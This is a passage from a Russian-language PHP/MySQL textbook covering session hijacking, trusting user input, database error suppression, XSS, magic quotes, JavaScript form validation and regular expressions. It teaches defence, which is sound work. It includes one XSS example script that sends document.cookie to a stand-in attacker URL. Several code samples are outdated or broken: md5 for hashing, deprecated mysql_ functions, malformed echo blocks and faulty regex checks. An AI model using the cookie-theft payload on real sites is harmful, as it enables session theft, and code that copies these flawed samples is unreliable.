Даже если параметр `register_globals` по умолчанию выключен с целью повышения безопасности, это еще не означает, что необходимость проверки корректности данных отпала.

Всегда инициализируйте переменные. Этот простой шаг поможет предотвратить злонамеренные попытки передать данные из альтернативного источника. К тому же он позволит без лишних усилий повысить удобочитаемость кода.



Такие суперглобальные массивы, как `$_GET`, `$_POST` и `$_SERVER`, доступны в PHP начиная с версии 4.1.0.

Сеансы – еще одна область угрозы безопасности, особенно если учесть, что данные сеанса могут быть конфиденциальными.

Безопасность сеанса

Сеансы могут содержать секретную информацию, поэтому с ними следует работать как с потенциальной брешью в системе безопасности. Безопасность сеанса необходимо поддерживать при его создании и реализации. Если некто прослушивает сеть, он сможет перехватить идентификатор сеанса и использовать его для маскировки под другого пользователя. Кроме того, в таких многопользовательских системах, как серверы хостинга интернет-провайдеров, есть возможность получить доступ к данным сеанса посредством локальной файловой системы.

Перехват сеанса и фиксация сеанса

Перехват сеанса (session hijacking) – это получение доступа к cookie или идентификатору сеанса клиента, а затем попытка использовать эти данные. *Фиксация сеанса* (session fixation) – это попытка установить собственный идентификатор сеанса. Перехват и фиксацию сеанса легко отразить. Для обеспечения безопасности мы будем отслеживать IP-адрес клиента и тип используемого им браузера с помощью суперглобальных переменных.

В примере 15.8 информация шифруется с помощью функции md5, чтобы закрыть эти бреши в системе безопасности.

Пример 15.8. Проверка на перехват сеанса

```
<?php
session_start();
$user_check = md5($_SERVER['HTTP_USER_AGENT'] . $_SERVER['REMOTE_ADDR']);
if (empty($_SESSION['user_data'])) {
    session_regenerate_id();
    echo ("New session, saving user_check.");
    $_SESSION['user_data'] = $user_check;
}
if (strcmp($_SESSION['user_data'], $user_check) != 0) {
    session_regenerate_id();
    echo ("Warning, you must reenter your session.");
    $_SESSION = array();
    $_SESSION['user_data'] = $user_check;
}
else {
    echo ("Connection verified!");
}
?>
```

Когда браузер впервые запрашивает страницу из примера 15.8, открывается новый сеанс. В этом сеансе сохраняется зашифрованная

комбинация IP-адреса и типа браузера. Таким образом, когда пользователь повторно запросит данную страницу, сценарий сможет сравнить значение, хранящееся внутри сеанса, с новой комбинацией IP-адреса и типа браузера. Если хотя бы одно из этих значений не будет совпадать с прежними, есть вероятность, что перед нами попытка перехвата сеанса, поэтому мы устанавливаем новый идентификатор сеанса и очищаем все сохраненные внутри него данные. Вследствие этих действий атакующий не сможет получить доступ к секретной информации, хранящейся в рамках сеанса. Это не должно вызывать проблем у обычных пользователей, так как они не меняют IP-адрес или браузер в течение сеанса работы с веб-сайтом.

На рис. 15.9 приводится сообщение, которое выводит сценарий при первом вызове.

На рис. 15.10 показано, что произойдет, если тот же сценарий будет повторно вызван из того же браузера.



Рис. 15.9. Создан новый сеанс



Рис. 15.10. Сеанс признан корректным

Рис. 15.11 был получен в результате копирования файла cookie из браузера на рис. 15.9 в Internet Explorer на той же клиентской машине и попытки послать запрос с прежним идентификатором сеанса.




Рис. 15.11. Обнаружено изменение типа браузера

Так как сценарий проверяет тип браузера, а мы сменили Firefox на Internet Explorer, сеанс был создан заново для предотвращения незаконного доступа к секретной информации.

Еще один способ защиты основан на включении случайного символа в строку URL и его сохранении в переменной сеанса. При таком подходе программный код может на основе сравнения существенно затруднить возможность перехвата сеанса. Однако для этого вам придется приложить чуть больше усилий, потому что необходимо будет вручную добавлять дополнительный символ в каждую ссылку на ваши страницы.

В предыдущих главах уже обсуждался вопрос доверия к пользовательским данным и опасность, которую они могут представлять. Теперь мы поговорим об этом подробнее.

Доверие к данным пользователя

Вы уже знаете, что не стоит слепо доверять данным, полученным от пользователя. Но какие данные в действительности являются пользовательскими, а какие – системными, которым можно доверять? Перечислим различные виды пользовательских данных и их назначение:

GET

Данные, полученные методом GET, – пользовательские данные, которые обычно поступают вместе с формой и в виде параметров URL.

POST

Данные, полученные методом POST, – пользовательские данные, которые обычно поступают вместе с формой.

Cookies

Казалось бы, данным в cookies можно доверять, поскольку они передаются автоматически, – но ведь эти данные хранятся на стороне клиента и могут быть изменены, поэтому их всегда следует считать пользовательскими данными.

Данные сеанса

Данным сеанса можно доверять при условии, что они были получены из проверенных источников. Если данные сеанса были получены из пользовательских данных, не прошедших проверку, доверять им нельзя.

Суперглобальный массив `$_SERVER[]`

В массиве `$_SERVER` есть элементы, значения которых поставляются браузером клиента. Эти данные приходят со стороны клиента – значит, пользователь мог изменить их, поэтому им тоже нельзя доверять.

Пользовательский ввод нужно обязательно проверять и экранировать должным образом. В данных, отправляемых в базу данных, должны быть экранированы все специальные символы, например одиночные и двойные кавычки. Если в PHP отключен механизм `magic quotes` (который мы обсудим ниже в этой же главе), весь пользовательский ввод перед отправкой в базу данных следует пропускать через функцию `mysql_real_escape_string`.

Весь пользовательский ввод, который отображается на странице, следует проверять на наличие встроеного HTML-кода, применяемого для атак межсайтового скриптинга. Экранировать символы, имеющие особое назначение в языке HTML, например знаки «меньше» (`<`) и «больше» (`>`), можно с помощью функции `htmlspecialchars`.

Проблемы для вашего веб-сайта может создать и использование сервера, доступ к которому есть у многих. Но эти проблемы не выходят за рамки парадигмы сеансов, о чем мы сейчас поговорим.

Проблемы размещения нескольких сайтов на одном сервере

Если у вас нет собственного выделенного сервера или у вашего сервера много пользователей, может быть небезопасно использовать настройки PHP по умолчанию, отвечающие за хранение данных сеансов во временном каталоге. Обычно у всех пользователей есть доступ к временному каталогу, поэтому им легко похитить данные сеанса, в том числе его идентификатор.

Чтобы надежнее обезопасить данные сеанса, можно изменить путь к каталогу, где должны храниться данные сеанса (значение параметра настройки `session.save_path`), с помощью функции `ini_set`, как показано в примере 15.9. Вы должны обеспечить сохранение этих данных за пределами корневого каталога с веб-документами.

Пример 15.9. Применение параметра `session.save_path`

```
<?php
    ini_set('session.save_path', '/home/user/sessions/');
    session_start();
?>
```

Сценарий из примера 15.9 сохраняет данные сеанса в каталоге `/home/user/sessions`. Важно, чтобы каталог имел корректные права доступа (permissions), в противном случае интерпретатор PHP не сможет записать данные сеанса. Обычно это означает, что каталог должен быть доступен для записи группе `www-data`, но недоступен обычным пользователям для чтения и записи.

Еще одна проблема безопасности – несанкционированный доступ к базе данных, и вы должны предотвращать такой доступ.

Предотвращение несанкционированного доступа к базе данных

Есть несколько способов снизить вероятность получения злоумышленником доступа к базе данных. Во-первых, при возникновении проблем подключения к базе данных MySQL по умолчанию выдает сообщение об ошибке, которое содержит информацию о местоположении базы данных, то есть IP-адрес сервера. Вывод этой информации следует подавить.

Чтобы PHP-сценарий предотвратил вывод стандартного сообщения об ошибке, перед вызовами функций обращения к базе данных следует поместить оператор управления выводом сообщений об ошибках – символ `@`. В примере 15.10 выводится более скрытное сообщение об ошибке, за которым следует вызов функции `die` и завершение работы сценария.

Пример 15.10. Подавление вывода стандартного сообщения об ошибке

```
<?php
require_once('db_login.php');
$error = "Site down for maintenance, please check back.";
$db_link = @mysql_connect($db_host, $db_username, $db_password) or
    die($error);
@mysql_select_db($db_database, $db_link) or die($error);
?>
```

Если бы перед вызовами функций не было оператора `@`, появилось бы сообщение, показанное на рис. 15.12.




Рис. 15.12. В сообщении указано местоположение сервера баз данных




Рис. 15.13. Теперь мы даем минимум информации

Сообщение об ошибке, приведенное на рис. 15.13, с точки зрения безопасности, мало что дает потенциальному взломщику.

На первый взгляд, мелочь, но чем меньше информации доступно хакеру, тем сложнее ему внедриться, и тем выше ваша безопасность.

Блокирование доступа к базе данных с внешних хостов

Если сервер базы данных MySQL размещен на той же машине, что и веб-сервер, есть смысл заблокировать доступ к базе данных для внешних пользователей. Сделать это можно посредством настройки брандмауэра, который является частью операционной системы. По умолчанию MySQL задействует порт TCP/IP с номером 3306. *Номер порта* используется для различения служб, работающих на одном хосте.

Создание отдельного пользователя базы данных

Если на вашем сервере работает несколько веб-приложений, следует определить в базе данных отдельного пользователя для каждого приложения. Таким образом, если будет найдена брешь в системе безопасности одного приложения, данные других приложений не будут поставлены под угрозу. Например, если у вас есть веб-сайт книжного магазина, можно сделать все объекты базы данных доступными для учетной записи из базы данных книжного магазина, а на другом сайте, с информацией о работниках, установить отдельную процедуру регистрации. Приложения работают независимо, и в случае нарушения защиты нанесенный вред будет ограничен.

Межсайтовый скриптинг

Атаки межсайтового скриптинга (cross-site scripting, XSS) – известная проблема для любого веб-приложения, которое отображает данные пользователя, включая страницы, созданные с помощью PHP. Проблема заключается в попытке отображения пользовательских данных, не прошедших предварительную обработку. Например, злоумышленник может ввести в поле `article` следующий код на языке JavaScript:

```
<script>
document.location =
    'http://scam.ng/yoink.php?your_private_cookies=' + document.cookie
</script>
```

Если перед отображением содержимого поля пользовательские данные никак не обрабатываются (как в следующем фрагменте), то в браузере пользователя исполнится код JavaScript:

```
<?php
echo $article;
?>
```

Пользователь просматривает страницу, автоматически запуская сценарий JavaScript, отправляющий информацию из cookie веб-приложения на сайт атакующего. Информация из cookie поможет злоумышленнику замаскироваться под добропорядочного пользователя.

Механизм *magic quotes* интерпретатора PHP позволяет разработчикам бороться с опасностью, которую представляют специальные символы, присутствующие в пользовательских данных. Такие специальные символы, как апострофы (') и двойные кавычки ("), экранируются символом обратного слэша (\). По умолчанию автоматически экранируются все данные, поступающие от методов GET, POST и из cookies. Это экранирование подобно выполняемому функцией `addslashes` для строки. Если требуется записать в базу данных строки, содержащие экранированные специальные символы, MySQL автоматически преобразует эти строки в оригинальные значения, которые и сохраняются в базе данных.

Несмотря на то что механизм *magic quotes* прекрасно подходит для начинающих разработчиков, он порождает не меньше проблем, чем решает. Данный механизм впустую расходует вычислительные мощности, экранируя все входные данные независимо от того, куда они направляются – в базу данных или для отображения. Кроме того, такое решение «на все случаи жизни» гораздо менее эффективно, чем использование отдельных функций экранирования, учитывающих особенности использования данных в каждом конкретном случае.

В примере 15.11 показано, как механизм *magic quotes* экранирует символы в значениях, полученных в составе формы.

Пример 15.11. Наблюдаем результат работы механизма magic quotes

```
<?php
if (is_null($_GET["search"])) {
    $self = htmlentities($_SERVER['PHP_SELF']);
    echo("<form action=\"\$self\" ");
    echo('method="get"');
    <label> Search: <input type="text" name="search" id="search"> </
label>
    <input type="submit" value="Go!">
    </form>
    ');
}
```

```

else
{
$search = $_GET[search];
echo "The search string is: <strong>$search</strong>.";
}
?>

```

Строка, представленная на рис. 15.14, превращается в строку, показанную на рис. 15.15.

Другая неприятность, связанная с механизмом `magic quotes`, – отсутствие гарантии, что на всех серверах, где может быть установлен разрабатываемый PHP-сценарий, параметр `magic_quotes` активирован. Решение: сценарий должен проверить, активирован ли этот механизм, и, если понадобится, самостоятельно вызвать функцию экранирования. Проверить состояние параметра `magic_quotes` позволяет функция `get_magic_quotes_gpc`. Сценарий в примере 15.12 проверяет активность механизма `magic quotes` и вызывает функцию `htmlentities`, если он отключен.




Рис. 15.14. Отправка тестовых данных, содержащих специальные символы




Рис. 15.15. Специальные символы в строке были экранированы

Пример 15.12. Проверка активности механизма `magic quotes`

```

<?php
if (is_null($_GET["search"])) {
    echo '<form method="'.$_SERVER["PHP_SELF"].'" method="GET">';
    echo '    <label>';
    echo '        Search: ';
    echo '    <input type="text" name="search" id="search" />';
}

```

```
    echo '    </label>';  
    echo '    <input type="submit" value="Go!" />';  
    echo '</form>';  
} else {  
    $search = $_GET["search"];  
    if (!get_magic_quotes_gpc()) {  
        $search = htmlentities($search);  
    }  
    if ($search != NULL) {  
        echo "The search string is: <strong>$search</strong>.";  
    }  
}  
?>
```

Напомним, что независимо от того, активирован механизм magic quotes или нет, вам следует знать, как PHP и MySQL интерпретируют специальные символы. Ваш сайт должен не только работать, но и быть безопасным.

Мы рассмотрели вопросы безопасности, чтобы помочь вам избежать свой сайт от многих проблем. Далее мы обсудим проверку корректности данных и обработку ошибок. Еще немного – и вы сами создадите блог. Вот здорово!

Вопросы к главе 15

Вопрос 15.1

Почему для подключаемых файлов следует использовать расширение *.php*, а не какое-либо другое, например *.inc*?

Вопрос 15.2

Какая функция, по сравнению с `md5()`, позволит более надежно шифровать пароли перед их сохранением в базе данных?

Вопрос 15.3

Почему не следует использовать в сценариях автоматические глобальные переменные?

Вопрос 15.4

Какие данные следует обязательно проверять, считая их пользовательским вводом?

Ответы на эти вопросы приводятся в разделе «Глава 15» приложения.

16

Проверка данных и обработка ошибок

Мы уже пробовали организовать проверку корректности вводимых данных (validation) в PHP-сценарии. В этой главе мы исследуем возможности проверки данных формы до того, как она будет отправлена на сервер. Мы поговорим о том, как следует поступать в случае ввода некорректных данных и как обрабатывать другие ошибки. Проверить корректность информации на стороне клиента позволяет JavaScript. Дополнительно проверить данные, после того как форма отправлена на сервер, можно непосредственно в PHP-сценарии.

Сообщения об ошибках должны быть понятны конечному пользователю, для которого они выводятся. Например, вполне приемлемо сообщение «Ошибка подключения к базе данных». При этом сообщение об ошибках не должно содержать лишнюю информацию. Не стоит афишировать IP-адрес сервера базы данных, а также имя пользователя, под которым производилась попытка подключения. Потенциальный злоумышленник может использовать эти сведения, когда база данных вновь станет доступной.

Проверка корректности вводимых данных с помощью JavaScript

Лучший инструмент проверки корректности данных на стороне клиента – это JavaScript. Язык JavaScript отличается от языка PHP тем, что ориентирован на работу в составе браузера на стороне клиента, а не на стороне сервера. Сценарии JavaScript исполняются на компьютере клиента и по этой причине ограничены во всем, что может угрожать

безопасности, например, они не могут обращаться к локальной файловой системе или сетевым ресурсам. В первую очередь язык JavaScript предназначен для использования на веб-страницах. Названия JavaScript и Java очень похожи, но эти языки программирования никак не связаны между собой.

Возможность исполнения сценариев JavaScript встроена в большинство современных браузеров, но конечный пользователь легко может запретить ее. Таким образом, если вы используете JavaScript, всегда учитывайте вероятность того, что в браузере клиента будет отключена возможность исполнения сценариев JavaScript.

Практическая польза от JavaScript в том, что проверять поля формы, предупреждая пользователя о возникающих проблемах, можно до отправки формы на сервер. Достаточно просто следить, чтобы все поля были заполнены, или организовать более сложный контроль, например проверять корректность вводимых адресов электронной почты.



Сценарии JavaScript обеспечивают непосредственную обратную связь с пользователем в случае, если поле ввода не пройдет проверку, но не следует полагаться на JavaScript как на единственный метод проверки данных. Окончательная проверка получаемых данных всегда должна выполняться в PHP-сценарии.

В языке JavaScript есть много функций, позволяющих проверять поля формы на корректность. Диапазон доступных функций очень широк: от уже знакомой вам функции вычисления длины строки до сложных функций, выполняющих обработку *регулярных выражений*. Позднее мы более подробно рассмотрим регулярные выражения, а пока достаточно знать, что регулярные выражения описывают шаблон, на который должна быть похожа строка. Так, адрес электронной почты должен содержать символ (@) и алфавитно-цифровые символы, расположенные до и после него, например: *michele@krautgrrrl.com*.

Есть один прием, не имеющий отношения к JavaScript, но позволяющий несколько снизить вероятность появления ошибок на стороне клиента. Он состоит в том, чтобы задавать значение атрибута `MAXLENGTH` для текстовых полей ввода. Это позволяет предотвратить ввод слишком длинных строк.

Итак, двинемся дальше и рассмотрим пример 16.1, который выполняет проверку данных перед отправкой формы на сервер. В этом примере предполагается, что обрабатывать форму будет сценарий *process.php*, но даже при отсутствии данного файла пользователь все же сможет убедиться, что все поля формы заполнены корректными значениями.

Пример 16.1. Создание формы, выполняющей проверку полей ввода до отправки на сервер

```
<html>  
<head>
```

```

<script language="JavaScript1.2" SRC="source.js"></script>
<title>Sample Form</title>
</head>

<script language="JavaScript1.2">
  function check_valid(form) {
    var error = "";
    error += verify_username(form.username.value);
    error += verify_password(form.password.value);
    error += verify_phone(form.phone.value);
    error += verify_email(form.email.value);
    if (error != "") {
      alert(error);
      return false;
    }
    return true;
  }
</script>

<body bgcolor="#FFFFFF">
  <form action="process.php" method="post"
    onsubmit="return check_valid(this)" id="test1" name="test1">
    <table border="0" width="100%" cellspacing="0" cellpadding="0">
      <tr>
        <td width="30%" ALIGN="right">Username:</td>
        <td width="70%">: <input type="text" name="username" /></td>
      </tr>
      <tr>
        <td align="right">Password:</TD>
        <td>: <input type="password" NAME="password" /></td>
      </tr>
      <tr>
        <td ALIGN="right">Phone:</td>
        <td>: <INPUT TYPE="phone" NAME="phone" /></td>
      </tr>
      <tr>
        <td align="right">Email:</td>
        <td>: <input type="email" NAME="email" /></td>
      </tr>
      <tr>
        <td>&nbsp;&nbsp;&nbsp;</td>
        <td><input type="SUBMIT" value="Submit" /></td>
      </tr>
    </table>
  </form>
</body>
</html>

```

Пример 16.1 подключает сценарий JavaScript из примера 16.2. Атрибут SRC= в теге script подключает сценарий, который содержит определения функций, используемых в HTML-файле. Будьте внимательны

и не разбивайте длинные строки с программным кодом JavaScript, так как это может привести к появлению ошибок при исполнении сценария JavaScript.

Пример 16.2. Файл source.js содержит определения функций, выполняющих проверку различных полей ввода

```
// Проверить имя пользователя, которое должно иметь длину 6-10 символов
// и может содержать только алфавитно-цифровые символы в верхнем или нижнем
// регистре, а также символ подчеркивания.
function verify_username (strng) {
    var error = "";
    if (strng == "") {
        error = "You didn't enter a username.\n";
    }
    var illegalChars = /\W/; // Допускаются только алфавитно-цифровые символы
                            // и символы подчеркивания
    if ((strng.length < 6) || (strng.length > 10)) {
        error = "The username is the wrong length. It must be 6-10
characters.\n";
    }
    else if (illegalChars.test(strng)) {
        error = "The username contains illegal characters.\n";
    }
    return error;
}

// Проверить пароль - длина от 6 до 8 символов, должен содержать
// заглавные или строчные буквы и цифры
function verify_password (strng) {
    var error = "";
    if (strng == "") {
        error = "You didn't enter a password.\n";
    }
    var illegalChars = /[ \_ ]/; // Допускаются только алфавитно-цифровые
                                // символы
    if ((strng.length < 6) || (strng.length > 8)) {
        error = "The password is the wrong length. It must be 6-8
characters.\n";
    }
    else if (illegalChars.test(strng)) {
        error = "The password contains illegal characters.\n";
    }
    else if (!(strng.search(/(a-z)+/) && (strng.search(/(A-Z)+/) &&
(strng.search(/(0-9)+/)))) {
        error = "The password must contain at least one uppercase letter, one
lowercase
letter, and one numeral.\n";
    }
    return error;
}
```



```

// Проверить адрес электронной почты
function verify_email (strng) {
    var error="";
    if (strng == "") {
        error = "You didn't enter an email address.\n";
    }
    var emailFilter=/^.+@.+\. {2,3}$/;
    if (!(emailFilter.test(strng))) {
        error = "Please enter a valid email address.\n";
    }
    else {
        // Проверить адрес электронной почты на наличие недопустимых символов
        var illegalChars= /[\\(\)\<\>\,;\:\:\\\"\\\[\]]/
        if (strng.match(illegalChars)) {
            error = "The email address contains illegal characters.\n";
        }
    }
    return error;
}

// Проверка номера телефона - отбросить разделители и проверить
// на наличие 10 цифр
function verify_phone (strng) {
    var error = "";
    if (strng == "") {
        error = "You didn't enter a phone number.\n";
    }
    // Отбросить допустимые нецифровые символы
    var stripped = strng.replace(/[\\(\)\.\-\ ]/g, '');
    if (isNaN(parseInt(stripped))) {
        error = "The phone number contains illegal characters.";
    }
    if (!(stripped.length == 10)) {
        error = "The phone number is the wrong length. Make sure you included an
area code.\n";
    }
    return error;
}

```

На рис. 16.1 мы видим форму с некорректно заполненными полями, а результат проверки приведен на рис. 16.2.

Рис. 16.1. Форма содержит некорректные данные



Рис. 16.2. Окно предупреждения JavaScript с описанием обнаруженных проблем

При проверке пользовательских данных зачастую бывает полезно описать, как эти данные должны быть отформатированы. Далее мы рассмотрим, как выполняется проверка на соответствие шаблону, чтобы вы знали, как описать формат отображения пользовательских данных на своем веб-сайте.

Проверка на соответствие шаблону

Проверка на соответствие шаблону (pattern matching) состоит в построении выражений, соответствующих символьным строкам, с использованием специального синтаксиса, который называется *регулярным выражением* (regular expression). Регулярные выражения позволяют выполнять такие поисковые задачи, как выделение определенного тега во входном текстовом файле или проверка корректности пользовательского ввода, например адреса электронной почты.

Простейший способ применить регулярные выражения в PHP – использовать расширение PCRE (Perl-compatible regular expressions – регулярные выражения, совместимые с Perl). Это расширение устанавливается по умолчанию, поэтому у вас оно уже должно присутствовать как часть PHP. Кроме того, PHP поддерживает регулярные выражения в стиле функции `ereg`. Они напоминают старые и менее совместимые, по сравнению с функциями PCRE, регулярные выражения в утилите `grep` операционной системы UNIX. Их преимущество в том, что подобные выражения есть во всех ранних версиях PHP.

Слово `grep` означает «выполнить глобальный поиск всех строк, соответствующих регулярному выражению, и вывести их». Если вы пользуетесь утилитой `grep`, то наверняка знаете, что у нее есть много ключей командной строки, позволяющих изменять поведение по умолчанию, например выводить строки, не соответствующие заданному регулярному выражению, включать или исключать файлы из процедуры поиска, а также задавать различные способы выделения вывода. Кроме того, есть множество современных реализаций классической утилиты `grep`, и у каждой из них имеется свой уникальный набор функциональных возможностей.

В действительности регулярные выражения – это просто строки. В них задаются комбинации специальных символов и литералов, позволяющие определять, соответствуют ли им другие строки. Например, следующее регулярное выражение описывает адрес электронной почты:

```
\b[A-Z0-9._%~]+@[A-Z0-9._%~]+\.[A-Z]{2,4}\b
```

Оно отыскивает:

- последовательность алфавитно-цифровых символов и знаков пунктуации, составляющих имя пользователя;
- символ @;
- группу алфавитно-цифровых символов и знаков пунктуации, составляющих первую часть имени домена;
- точку, которая отделяет имя домена от расширения;
- строку длиной от двух до четырех алфавитных символов, определяющую имя домена верхнего уровня, например com или net.

В регулярном выражении используются следующие спецификаторы:

\b

Граница слова.

[aAbB]

Один из символов, указанных в квадратных скобках: a, A, b или B.

{2,4}

Элемент, предшествующий фигурным скобкам, должен повторяться от двух до четырех раз.

A-Z

Любая буква в диапазоне от A до Z, например, A, B или C.

\.

Символ точки.

+

Соответствие предыдущему блоку один или более раз.

В регулярных выражениях есть два типа символов. Те, что соответствуют сами себе, например символ (@), называются *литералами* и интерпретируются буквально. Символы другого типа называются *метасимволами*, они описывают количество повторов, соответствие заданному диапазону символов и их комбинациям в регулярном выражении.

Квантификаторы

Квантификаторы – это метасимволы, описывающие количество совпадений с предыдущим шаблоном в строке.

К квантификаторам относятся:

*

Ноль раз или больше.

+
Один раз или больше.

?
Ноль или один раз.

{число}
Точное число раз.

{число, }
Как минимум число раз.

{min, max}
Не меньше min раз и не больше max раз.

Например, регулярному выражению [a-f]?ex соответствуют строки alex и ex, но не соответствует строка ax.

Якорные символы

Якорные символы (anchors) задают определенное местоположение в строке, к которой применяется регулярное выражение. Так, началу строки соответствует символ крышки (^), концу строки – знак доллара (\$), а началу строки, начинающейся с символа I, – регулярное выражение ^I.

Примером еще одного якорного символа может служить *граница слова*. Слова состоят из последовательности алфавитно-цифровых символов и символов подчеркивания. Остальные символы, например пробелы, знаки пунктуации и символы перевода строки, являются границами слов. Для обозначения границы слова используется комбинация символов \b, для обозначения всего, что не является границей слова, – комбинация символов \B. В табл. 16.1 приведены и другие якорные символы.

Таблица 16.1. Якорные символы

Символ	Тип якорного символа
\b	Граница слова
\B	Любая позиция, кроме границы слова
\d	Одиночный цифровой символ
\D	Одиночный нецифровой символ
\n	Символ перевода строки
\r	Символ возврата каретки
\s	Одиночный пробельный символ
\S	Одиночный непробельный символ
\t	Символ табуляции
\w	Одиночный символ, который является частью слова
\W	Любой символ, который не является частью слова

Классы символов

Классы символов (character classes) позволяют группировать различные символы и работать с ними в регулярных выражениях, как если бы это был одиночный символ. Для группировки символов используются квадратные скобки ([]). Например, соответствие любым двум идущим подряд алфавитным символам описывается так:

```
[a-zA-Z]{2}
```

Кроме того, можно использовать *отрицаемый класс символов* (negated character class), который соответствует любым символам, отсутствующим в шаблоне, и формируется добавлением символа крышки (^) сразу после открывающей квадратной скобки. Обратите внимание: это единственный случай, когда символ крышки не является якорным. Следующее регулярное выражение соответствует всем неалфавитным символам:

```
[^a-zA-Z]
```

Выполнение проверки на соответствие шаблону в PHP

В PHP есть набор функций с именами, начинающимися на preg_, которые выполняют операции с регулярными выражениями над строками. Эти функции принимают в качестве аргумента регулярное выражение в виде строки и выполняют разнообразные операции над строками, включая разделение строки на части и возврат частей, соответствующих шаблону.

Строка регулярного выражения должна иметь формат, принятый в языке Perl, то есть необходимо, чтобы регулярное выражение началось с комбинации символов ``/`` и заканчивалось комбинацией `/'``. Регулярное выражение должно располагаться между одиночными кавычками и символами слэша: `"/регулярное выражение/'``. Символы слэша в регулярном выражении должны экранироваться с помощью символа обратного слэша. Например, выражение `/home/example` должно быть преобразовано в `"/home/example/'``.

Чтобы определить дополнительные параметры регулярного выражения, например чувствительность к регистру букв, их следует добавлять в конец строки регулярного выражения, после последнего символа слэша. Основные параметры перечислены в табл. 16.2.

Таблица 16.2. Параметры регулярных выражений

Символ	Назначение
s	Точка соответствует любому символу
i	Поиск совпадения без учета регистра букв
m	Позиции начала и конца строки прикрепляются к символам перевода строки

Например, для поиска строки `abc` без учета регистра букв можно использовать шаблон `'/abc/i'`. Но кроме поиска функции семейства `preg` решают и другие задачи.

Функция `preg_match`

Функция `preg_match` выполняет поиск всех совпадений в строке по заданному регулярному выражению (шаблону). Функция возвращает значение `true`, если совпадение было найдено. Синтаксис:

```
preg_match (шаблон, строка [, массив совпадений])
```

В примере 16.3 выполняется поиск в строке слов, начинающихся с `ple`. Поскольку заданная строка содержит одно слово, которое не начинается с `ple`, возвращается пустой массив.

Пример 16.3. Получение массива слов, начинающихся с `ple`, с помощью функции `preg_match`

```
<?php
$subject = "example";
$pattern = '/^ple/';
preg_match($pattern, $subject, $matches);
print_r($matches);
?>
```

Этот пример выведет:

```
Array()
```

Если в пользовательских данных найдена ошибка, вы должны предложить пользователю повторно ввести данные. Другими словами, если корректность данных пользователя не подтверждена, придется повторно отобразить веб-страницу для ввода данных.

Повторный вывод формы при некорректном вводе

Несмотря на то что сценарий JavaScript выполняет поиск ошибок до отправки формы пользователем, будут возникать ситуации, когда и PHP-сценарий обнаружит ошибки. В этом случае следует вновь отобразить форму, а также информативное сообщение о возникшей проблеме. Вы поступите с пользователем гораздо мягче, если при повторном выводе формы заполните ее поля значениями, которые он вводил. Нет ничего хуже чем, заполнив длинную форму, вдруг узнать, что вы забыли установить флажок и должны все начать с нуля.

Мы изменили предыдущий пример так, чтобы он проверял наличие введенного имени пользователя в таблице `users` (пример 16.4).

Пример 16.4. Отображение сообщения об ошибке и повторный вывод формы с заполненными полями

```
<html>
<head>
```

```
<title>Sample Form</title>
<script type="text/javascript" src="source.js"></script>
<script type="text/javascript">
function check_valid(form) {
    var error = "";
    error += verify_username(form.username.value);
    error += verify_password(form.password.value);
    error += verify_phone(form.phone.value);
    error += verify_email(form.email.value);
    if (error != "") {
        alert(error);
        return false;
    }
    return true;
}
</script>
</head>
<body>
<?php
// Проверить отправленные значения
if ($_POST["submit"]){
    require_once('db_login.php');
    require_once('DB.php');
    $connection =
        DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");
    if (DB::isError($connection)){
        die("Ошибка подключения к базе данных: <br />".
            DB::errorMessage($connection));
    }
    // Не забывайте использовать функцию htmlentities для предотвращения
    // атак межсайтового скриптинга
    $username = $_POST["username"];
    $username = mysql_real_escape_string(
        get_magic_quotes_gpc()?stripslashes($username):$username);
    $password = $_POST["password"];
    $password = htmlentities(
        get_magic_quotes_gpc()?stripslashes($password):$password);
    $email = $_POST["email"];
